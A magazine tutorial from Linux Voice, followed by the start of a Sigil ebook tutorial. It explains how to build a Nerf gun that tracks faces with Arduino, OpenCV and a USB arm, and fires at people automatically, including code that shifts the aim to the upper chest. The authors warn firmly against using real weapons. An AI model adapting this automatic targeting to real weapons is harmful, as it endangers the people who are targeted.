Since this method of using an Arduino doesn't use any of the GPIOs, it should be possible to run it on almost any Linux-capable board (the OpenCV Python module is quite portable), and something like the Odroid U3 might be a better (though more expensive) option than the Pi. Alternatively, the Udoo computers include an Arduino built in, so they should allow you to run the entire control from a single board.

To avoid damaging either the servo or the gun, we tied the servo to a coiled elastic band, and then tied this coiled elastic band to the trigger mechanism. This provided a small amount of stretch in the event that we should accidentally set the servo to pull beyond the distance that the firing pin is supposed to move. Before fully assembling the hardware, we got all of the control circuits and software working, because it would be a lot harder to change things once it was all stuck together.

2 CONTROL

To control the gun and get feedback from the arm, we used an Arduino Uno Rev3. The Uno is our microcontroller of choice because of its ease of use and the number of support and code examples that exist for it online.

Arduinos have a programmable processor and loads of input and output pins (the Uno has 14 digital input/output pins and six analogue input pins). The processor is far simpler than the sort of CPU you'd find in a normal computer, so doesn't support anything like a normal operating system. Instead, you write your programs on a normal computer and upload them onto the Arduino.

The Arduino program for this project has to handle two elements: it has to listen to the sensors that we built to detect excessive movement and pass this on to the computer, and it has to take commands from the computer and control the spinning cylinders and the servo accordingly. These requirements mean that we have to shuffle information back and forth between the computer and the Arduino. The easiest way to do this is to send text over a USB serial connection, which is established automatically when you plug the Arduino into a USB port.


The letters R, G, U and D are sent by the Arduino to let the computer know that the arm has moved as far as it can. R and G are for anti-clockwise and clockwise respectively (we used red and green wires). U and D are for the up and down end stops.

To avoid confusion, the commands from the computer to the Arduino are the numbers 1 to 4:


1 reset the trigger
2 pull the trigger
3 stop the spinning
4 start the spinning. Using this simple protocol, we could control the hardware as we needed.

We have learned nothing from Skynet

Now let's take a look at how the hardware connects together. Almost all servos have three wires to control them: a positive, a negative and a control. The control wire can be connected directly to a pin on the Arduino. The positive and negative wires need to be connected to a 5–6V voltage source. The Arduino does have a 5V voltage pin, but it can't supply enough current to drive the servo. Instead, we used a 4 AA battery holder. In order for both the control signal and the drive current to be able to flow properly, you also need



The circuit diagram for how the motor and servo are connected to the Arduino.


The rotation end stops are mounted on opposite sides of the base and held in place with Sugru.

to connect the negative output on the battery to the Arduino ground.

Servos hark from the days before microcontrollers became common, and so their control mechanism is a little unusual. The instructions that tell the servo what position to put the arm in are sent as a series of pulses. These pulses can either be very short or quite long, and the length of the pulse denotes the position the arm should be in. Fortunately, you don't need to worry about any of this as there are libraries to control the pulse frequency and duration for just about every hardware platform that supports servos.

The firing mechanism

For the Arduino, that library is called **Servo**, and it comes as standard. You only need to create a servo object that's attached to the correct pin, and then write the value to it that corresponds to the position you want it in. A couple of examples called **knob** and **sweep** detail all the basic usage and come with the Arduino IDE.

Once the servo has pulled the dart forwards, it's picked up by spinning discs that accelerate it. These are powered by a simple DC motor that needs 5 or 6V applied across it. In order to get to the wires that power the motor, we needed to open up the gun. Inside there was a simple circuit that consisted of a trigger switch for the motors, two safety switches, and a cut-off. We removed all this, and were just left with two wires (one red and one black) heading forwards to the disk motors in the front of the gun. These are what we needed to supply power to in order to shoot.

As with the servo, the Arduino can't deliver enough power for them to run, so instead we need to use an Arduino output to switch a larger current. This is when a small current from a controller is used to turn a switch on or off, and this switch connects or disconnects a more powerful source of power (in our case four AA batteries) to the motors. We used a separate set of batteries to the ones driving the servo. In principle, you could try to set up a single power source to drive all of the motors on this project. However, we kept them all separate both to prolong the battery life and to avoid any awkward power-supply related issues.


There are a huge array of motor drivers available, and plenty of them can attach directly to the Arduino as 'shields' that slot into the headers of the board. Some motor controllers have speed controllers, or direction controllers, or the ability to electronically brake the motor – all features that are often needed, but completely unnecessary for us.

We didn't happen to have an Arduino motor controller in the LV workshop (and this definitely wasn't because someone forgot to order one). We did have a Picoborg motor driver that's designed for the Raspberry Pi. Since all this does is attach the pins from the Raspberry Pi header to Field Effect Transistors (FETs) that are used to drive the motors, we can easily use the board with our Arduino. All we need to do is use a wire to attach one of the Arduino pins to the appropriate place for the Raspberry Pi GPIO pin (in this case pin 4), and similarly connect the ground to the right pin. Once this is connected, the power supply and motor output wires need to be soldered in place, and then turning the pin on or off on the Arduino will turn the motor on and off.

Control the servo

The code to control the trigger servo and the motors is as follows (an extract from the **loop()** function):

```
if (Serial.available()) {
 data_in = Serial.parseInt();
 if (data_in == 1) {
  myservo.write(155);
 }
 if (data_in == 2) {
  myservo.write(25);
 }
 if (data_in == 3) {
  digitalWrite(spinPin, LOW);
 }
```


The vertical end stops are combined into a single unit.

```
 if (data_in == 4) {
  digitalWrite(spinPin, HIGH);
 }
}
```

This simple code enables the Python program to control the gun as it needs.

We won't go into details of how we built the arm because we simply followed the instructions that came with it. However, once it was built, we did have to make some modifications. It its raw state, it had only one-way communication with the computer. That meant that the computer could tell it to move, but it didn't feedback any information about its position. For the general operation of the gun, this wasn't a huge problem; however, it did mean that the computer had no way of knowing if the arm had reached its limit of movement in any one direction.

Protect the mechanism

We built some simple sensors out of wire with a hook bent in the end, and another wire looped around it. As the robot moves, the loop slides up and down the wire. Here the wire is insulated by plastic, so there isn't a connection, but when the loop reaches the hook, there isn't any wire, so the circuit is completed, and this signals the microcontroller.

A couple of resistors (one pull-down and one protection) are needed to make sure that the microcontroller reads the input correctly. See figure 3, below, for the circuit diagram. We built this simple circuit on a breadboard.

These readings are then sent over the serial connection with the following (from the main loop):

```
if(rcount > 0) { rcount--; }
if(gcount > 0) { gcount--; }
if(ucount > 0) { ucount--; }
if(dcount > 0) { dcount--; }

if(digitalRead(rPin) == HIGH && rcount == 0) {
 Serial.write("r\n");
 Serial.write("r\n");
 rcount = 20000;
}

if(digitalRead(gPin) == HIGH  && gcount == 0) {
 Serial.write("g\n");
 Serial.write("g\n");
 gcount = 20000;
}

 if(digitalRead(uPin) == HIGH && ucount == 0) {
 Serial.write("u\n");
 Serial.write("u\n");
 ucount = 20000;
}

if(digitalRead(dPin) == HIGH && dcount == 0) {
 Serial.write("d\n");
 Serial.write("d\n");
 dcount = 20000;
}
```

This works in a slightly unusual way. It writes the value to the serial line twice to make sure that it is sent properly, because there isn't much error checking on a serial connection.

Safety

We know someone will ask this, so yes, this same method would work with a BB gun, paintball gun, pistol, assault rifle or rocket launcher, but please, PLEASE, don't do it. This machine doesn't think before it pulls the trigger, it simply reacts to an image recognition that's prone to mis-classification. The consequences of a poorly aimed, poorly timed foam dart are quite small. The same cannot be said of BBs and paintballs (and surely we don't need to spell out why it's a bad idea to attach a lethal weapon to a computer – just watch Terminator!).

The foam darts fired by Nerf guns are fairly safe, and should be safe for most children old enough to assemble such a project (Hasbro, the maker of Nerf guns, says they're safe for ages 8 and up). That said, it's still a good idea to wear eye protection, especially while testing.





Figure 3. The two sets of resistors make sure that the pin reads correctly when the circuit is open and closed.


The fully assembled weapon primed and ready to fire. It needs long wires to allow it to move freely, but this can lead to it looking a bit like a bird's nest.

It also uses a loop counter to stop it sending the message too frequently. This loop will run much quicker than the loop in the control program that reads the data line. By using these counters, which limit the message to once every 20,000 loop cycles, we ensure that we won't clog up the main program with thousands of duplicate messages, but that we'll still keep sending it frequently enough to make sure that everything runs smoothly.

The arm is controlled via the USB port, so unlike the rest of the hardware, we can send instructions to it directly from our main Python program and not have to use the Arduino. There isn't a Linux driver for the device we used, but the folks at **www.MagPi.com** have decoded the USB instructions needed to move the arm, and so we programmed it by sending the necessary commands via the PyUSB module. We'll only cover the commands we need, but for more information, see the article at **www.themagpi.com/issue/issue-3/article/skutter-write-a-program-for-usb-device/**.

First you need to download PyUSB, the module we'll use to send commands to the arm (**http://sourceforge.net/projects/pyusb**). Unzip this and move into the directory it created and install it with:

```
sudo python setup.py install
```

The arm can then be controlled with code such as:

```
import usb.core, usb.util, time
RoboArm = usb.core.find(idVendor=0x1267, idProduct=0x0000)
RoboArm.ctrl_transfer(0x40,6,0x100,0, [16,0,0], 1000)
```

The **ctrl_transfer()** call sends the instruction to the arm. The numbers in the square brackets specify the exact movement, as you'll see in the final code.

If you're using a different mount or arm, you may need to control it via the Arduino. This should be fairly easy to do by extending the serial commands to include extra ones to move the arm.

3 TRACKING

We've now covered everything we need to control the hardware, so we need to create the software that will actually target people who happen to pass by.

Our control software will run in a loop that goes as follows:

1. Check for serial communication from the Arduino
2. Grab a new frame and look for a face
3. If there's a face in the frame: make sure the disc motor is on. Otherwise, turn the motor off
4. Calculate how far the face is from the centre of the frame
5. Turn the gun towards the face!
6. If the face is in the centre of the frame: shoot.
7. Repeat

This runs over and over again until the user stops it. Here's the first part (which reads the serial connection):

```
 while (ser.inWaiting() > 0):
   serdata = ser.readline()
   if serdata == "r\n":
      stop_r = True
      RoboArm.ctrl_transfer(0x40,6,0x100, 0, [0,0,0], 1000)

   if serdata == "g\n":
      stop_g = True
      RoboArm.ctrl_transfer(0x40,6,0x100, 0, [0,0,0], 1000)

   if serdata == "u\n":
      stop_u = True
      RoboArm.ctrl_transfer(0x40,6,0x100, 0, [0,0,0], 1000)

   if serdata == "d\n":
      stop_d = True
      RoboArm.ctrl_transfer(0x40,6,0x100, 0, [0,0,0], 1000)
```

As the Arduino sends out commands, this reads them in using the Python serial module (see the full code, which you can grab from **www.linuxvoice.com/wp-content/uploads/code/lv06-gun.tar.gz** for how to initialise this). The **if** statements here match exactly with ones in the Arduino code.

If any of these pieces of data are found, the software sends the arm an instruction to stop moving. It also sets a variable to tell the software not to continue moving in that direction. The variables are used at the end of the loop to make sure that the arm doesn't continue to move even if it's trying to aim in that direction in the following code (from later in the main loop):

```
 if correction_x < -100 and stop_r == False and drawn == True:
    stop_g = False
    RoboArm.ctrl_transfer(0x40,6,0x100,0, [0,1,0], 100)

 if correction_x > 100 and stop_g == False and drawn == True:
    stop_r = False
    RoboArm.ctrl_transfer(0x40,6,0x100,0, [0,2,0], 100)

 if correction_y < -100 and stop_u == False and drawn == True:
    stop_d = False
    RoboArm.ctrl_transfer(0x40,6,0x100,0, [16,0,0], 100)

 if correction_y > 100 and stop_d == False and drawn == True:
    stop_u = False
    RoboArm.ctrl_transfer(0x40,6,0x100,0, [32,0,0], 100)
```

These **if** statements means that when the arm moves in one direction, it resets the stop value for the opposite direction.

The variables **correction_x** and **correction_y** hold the distance between the face and the centre of the image. As you can see, this isn't a precision machine, so anywhere with a hundred pixels is close enough. There are a couple of reasons for this. The assembly isn't particularly stiff (so it's prone to wobbling slightly) and the movements of the arm aren't very fine. 100 pixels is an arbitrary amount, so you could increase or decrease it should you build such a weapon, but we found it was accurate enough to hit a person most of the time, and loose enough that it stopped the gun constantly over-correcting. When we used smaller units, the arm became prone to getting stuck in a loop as it moved from too-far one side to too-far the other.

Facial recognition

Facial recognition is quite a complex area that requires specialist algorithms and lots of training images to teach the computer what a face looks like. Fortunately, all the hard work has been done and packaged into OpenCV. This is a cross-platform library that can be used with many popular languages. In Python, the **cv2** module provides us with the facilities we need. Most distros have this in their package manager. For example, on Debian-based distros, you can install it with:

```
sudo apt-get install python-opencv
```


If it's not in your distro's repositories, you'll have to install it via the instructions at **http://docs.opencv.org/doc/tutorials/introduction/linux_install/linux_install.html**.

Once it's installed, you should be able to import **cv2**. This module enables you to use an image recognition method known as Haar cascade to detect items in an image using the Cascade Classifier object.

The exact details of how **cv2** identifies faces is quite complex, so we won't deal with it here. Instead, we'll just look at how you can use it in this software.

CascadeClassifier is a type of object that's included in the **cv2** module. In order to create one, you need a Haar cascade data file. These are XML files that include all the data the classifier needs to find a particular type of object. Each different object to be recognised needs a different Haar cascade.

Your OpenCV installation should have included some useful Haar cascades such as hands, eyes and smiles. We'll use one for detecting faces called **haarcascade_frontalface_default.xml**. If you can't find it in your installation, you can download it from **https://github.com/Itseez/opencv/tree/master/data/haarcascades**.



The inside of gun with the string tied to the trigger assembly. This is all that was left after we removed superfluous parts of the mechanism.

Before we get to the main loop, we need to create the cascade with:

```
import cv2
face_data = cv2.CascadeClassifier('/home/ben/haarcascade_
frontalface_default.xml')
```

The code inside the loop is:

```
  return_val, frame = capture.read()

  gray_frame = cv2.cvtColor(frame, cv2.COLOR_RGB2GRAY)
  small_gray_frame = cv2.resize(gray_frame, (0,0), fx=factor_
down, fy=factor_down)
  faces = face_data.detectMultiScale(small_gray_frame, 1.5,5)

  drawn=False
  for (face_x, face_y, face_width, face_height) in faces:
    cv2.rectangle(frame, (face_x*factor_up, face_y*factor_up),
           (face_x*factor_up + face_width*factor_up,
           face_y*factor_up+face_height*factor_up),
           (255,0,0),2)
          if not drawn:
       face_middle_x = factor_up * (face_x + (face_width / 2) )
```


Taking things further

There are plenty of things you could do to make this project better. So far, we've only used one of the standard Haar cascade data files. However, you can create these yourself to recognise specific objects. There are details of how to do this at **http://docs.opencv.org/doc/user_guide/ug_traincascade.html**.

With a bit of practise, you could get it to not shoot at you, or recognise people wearing specific sports-team's shirts.

If you're feeling adventurous, you could even have a go at robotic clay-pidgeon shooting (although it would probably be best to use something a little slower, such as balloons).

This sort of face-tracking doesn't have to be used for evil though. You could use exactly the same hardware (minus the gun) to allow you to have a video chat while wandering about the room, or to video a lecturer who walks about on stage, or even for a more advanced wildlife camera.



The outside of the gun showing the servo and the cutaway that allows it to pull the firing pin forwards.

```
        face_middle_y = factor_up * (face_y + (face_height / 2) )
        drawn = True

    correction_x = (real_width/2) - face_middle_x
    correction_y = (real_height/2) - face_middle_y
```

The higher the resolution on an image, the more accurate the object detection will be. However, it will also take more time to process. The best trade-off will vary depending on your computer, so we've created two variables (**factor_up** and **factor_down**) that can be used to resize the image before and after processing so that a nice large image can be displayed, but only a smaller one processed. The values of these are set at the start of the program. We found that 3 and 0.33 worked well for a moderately powerful computer, but you may wish to vary this depending on what you're running on. It also converts it from colour to greyscale for the same reasons.

"The software will try to target the middle of the camera, not what the gun is pointing at."

The **detectMultiScale()** method is then used to pick out all the faces in the image. The **for** loop then draws a blue box around every detected face, but only one face (the first one) is targeted at any one time. This is then used to calculate the values of **correction_x** and **correction_y** that we used earlier.

Guns before butter

You may notice that this will aim right in the middle of the face. That's a little unfriendly, and not completely safe. Although the darts are soft, so are eyes. A couple of things make this a bit safer. Firstly, the software will try to target the middle of the camera, not what the gun is pointing at. We angled our camera up slightly which meant that the gun was pointing below the face when the face was in the centre of the image. Secondly, we wore eye protection (sunglasses) when getting everything set up, and ideally all the time when the gun is on. Remember that your computer doesn't feel guilt or compassion, so will shoot you straight in your eye and not feel a drop of remorse.

It is possible to calculate the values of **correction_x** and **correction_y** in different ways. For example, you could change them to target a half head's distance below the head (upper-chest) by changing the calculation to:

```
    correction_y = (real_height/2) - face_middle_y - face_height
```


However, this can cause problems in close-quarters combat, because the head takes up a large proportion of the image. By moving the camera upwards, it may push the face off-camera and therefore not recognise it and fail to shoot.

The final part of the control is the part that handles the shooting. This is actually the most complex part of the code because it has to handle a few timing problems. The disc motors need to have time to spin up to speed before firing, but we don't want them to spin permanently because they will just deplete the batteries. Therefore, we turn them on as soon as we detect a face, but have to wait a little while before shooting.


We want to turn the motors off when the face leaves the image, but not immediately because the face might still be there, just not recognisable for a few frames, and we always want to be primed and ready to fire.


The firing sequence goes: if the face is in the middle of the frame and the trigger is reset and the motors are running, then send the Arduino the message to move the servo, then wait until you're sure the servo has moved, then reset the servo.

We can't use the normal sleep functions for all the waiting, because we still want the software to keep running through the loop and targeting. Instead, we're going to use counters that make sure at least a certain number of iterations of the loop are run each



The Picoborg motor controller is designed to go on a Raspberry Pi, but we can co-opt it for use with the Arduino.





The gun successfully defending the desk of the author from an interloper attempting to distract him from his work.

time.The code that controls this is:

```
    if drawn == True:
#continue to send the message periodically in case there's an error in transmission
        if spin_count%20 == 0:
            ser.write('4\n')
        if spin_count < 20000:
            spin_count = spin_count + 1
        else:
            spin_count = 20
    if drawn == False:
        not_spin_count = not_spin_count + 1
        if not_spin_count > 30 and triggered == False:
            spin_count = 0
            ser.write('3\n')
            not_spin_count = 0
    if triggered_count > 30 and triggered == True and resetting == False:
        ser.write('1\n')
        reset_count = 0
        resetting = True
    if reset_count > 30 and triggered == True and resetting == True:
        triggered = False
        resetting = False
    if reset_count < 31:
        reset_count = reset_count + 1
    if triggered_count < 31:
        triggered_count = triggered_count + 1
```

Warranty

If you're following this tutorial, you're doing stuff with hardware that it wasn't designed to do. There's no point in taking a dismantled and sawn Nerf gun back to the shop you bought it from if it breaks. They'll laugh you out of the store.

We've built an automatic robot-controlled gun, and it worked for us, but we can't guarantee it'll always work. You might have received a Nerf gun from a different batch (and they don't have published tolerances), or a servo with a bit more power. We don't think you're likely to end up with a smoking heap if you follow the tutorial, but we can't say for sure that you won't. Such is the nature of hardware hacking.

In the course of this project, we managed to burn out two pins on our Arduino (fortunately, the rest of the board still works). It was a lesson to us in checking our wiring before powering on, and a reminder that electronics are fragile.

We've written this as a guide only. For those brave enough to attempt it: good luck.

We've covered all the mechanics, but there are a few more bits of code needed to get everything set up. The full code is at **www.linuxvoice.com/wp-content/uploads/code/lv06-gun.tar.gz**.

Once the software's fully tested, the only thing to do is stick everything together properly. We used electrician's tape to attach the webcam to the gun, since this allows us to easily remove it once we want to move on to the nect project. The joint between the gun and the arm needs to be more solid. Here, we used Sugru, which worked well, but hot glue would also do the job. Actually, most strong glues that stick plastic should work well. We used blobs of Blu-Tack to hold the wires in the Picoborg and servo connectors.

Physical computing

This project is all about physical computing – that is, getting computers to interact with the real world. It takes some inputs (the end-stops and the camera images), performs some processing on them, and generates some outputs (turning the gun and firing the bullets).

This is quite a complex project, but physical computing doesn't have to be. If you want to explore some simpler projects, the Arduino Uno is an excellent place to start. It connects to your Linux PC via the USB port and lets you turn pins on or off, or get input from them.

By unloading this onto an external board, if you accidentally make a mistake, the worst it can do is fry the Arduino, leaving your computer intact. Most people start with projects that turn LEDs on and off, get input from switches, and build up to incorporating sensors into their projects, although there's nothing to stop you jumping in at the deep end, and building a Nerf gun controller for your first project.

The Arduino board and the software it uses are both open source, so there are loads of re-mixed designs with all sorts of features built in or taken out. There's a great community around the Arduino, and loads of hardware available. **http://playground.arduino.cc** is a great place to see what's going on. LV

Ben Everard doesn't feel pity, or remorse, or fear, and he absolutely will not stop, ever – at least not until tea time.

LINUX VOICE TUTORIAL

SIGIL: CREATE QUALITY EBOOKS ON ANY OPERATING SYSTEM

MARCO FIORETTI

Learn how to use the ePUB Open Standard to carry any text you want in your pocket

WHY DO THIS?
- Produce portable, good looking, easy to use ebooks on any operating system
- Reformat any kind of content as ebooks, to always carry it with you
- Learn by doing an open ebook standard, reusable with any other software

Ebooks, that is literary works distributed not as bound stacks of paper sheets, but as digital files in the right formats, are terribly convenient. You can back them up, carry thousands of titles in your pocket, publish them worldwide at nominal costs, and above all process and reuse their content in many ways. Ebooks are useful for everybody from teachers to corporate executives, not just bestselling authors: reformatting personal notes, company memos, courseware or generic web pages as ebooks can make all that stuff much more usable for both their authors and all their potential users.

In practice, as we hinted right at the beginning, this is true only if those ebooks are in the right formats. By this we mean Open Standards conceived specifically for ebooks, that is optimised for those paper-like screens called ereaders, but usable on any other device, of any size and form factor. "Right" also means formats that are highly structured internally, and therefore easy to write, parse and reuse with as much (Free) software as possible.

In case you hadn't noticed, this excludes the ubiquitous PDF, which is still mostly used as a picture of the printable parts of a document. The international open standard called ePUB (**http://idpf.org/epub** – see box) seems a much more sensible option for ebooks. This is why we publish this tutorial.

The multi-platform Free Software tool Sigil (**https://code.google.com/p/sigil**) is an an ePub editor and formatter. Its development is currently stalled, but as long as the software installs and runs without problems, it remains one of the best ways around to not just publish ebooks, but to learn ePUB by doing. Sigil can teach you how to produce well structured, good-looking ePUB files compatible with most ereaders around. Let's see how.

Main concepts and user interface

Sigil can import content in TXT, HTML or ePUB format. Whatever the input format, Sigil immediately converts and saves it as ePUB. While you may write ebooks from scratch in Sigil, you really shouldn't. Regardless of the development issue, we think it is much better to only use it to format content already written with other tools, which are probably more complete as editors, and would make it much easier to convert your work also in other formats.

To use Sigil (and ePUB in general), you only need a basic understanding of HTML and CSS markup. As a minimum, this knowledge will greatly help you when it's time to remove some code inserted by Sigil, as you'll see later.

The Sigil interface has three main tabs, which can be rearranged in several ways, or detached to independent windows: Book Browser on the left, Table of Contents (ToC) on the right, and the actual editor, which supports tabs and can work in "Book view" or "Code view" (the HTML source) in the middle.

Book Browser shows the internal structure and components of the ePUB file, whereas the ToC displays the structure of the ebook text.

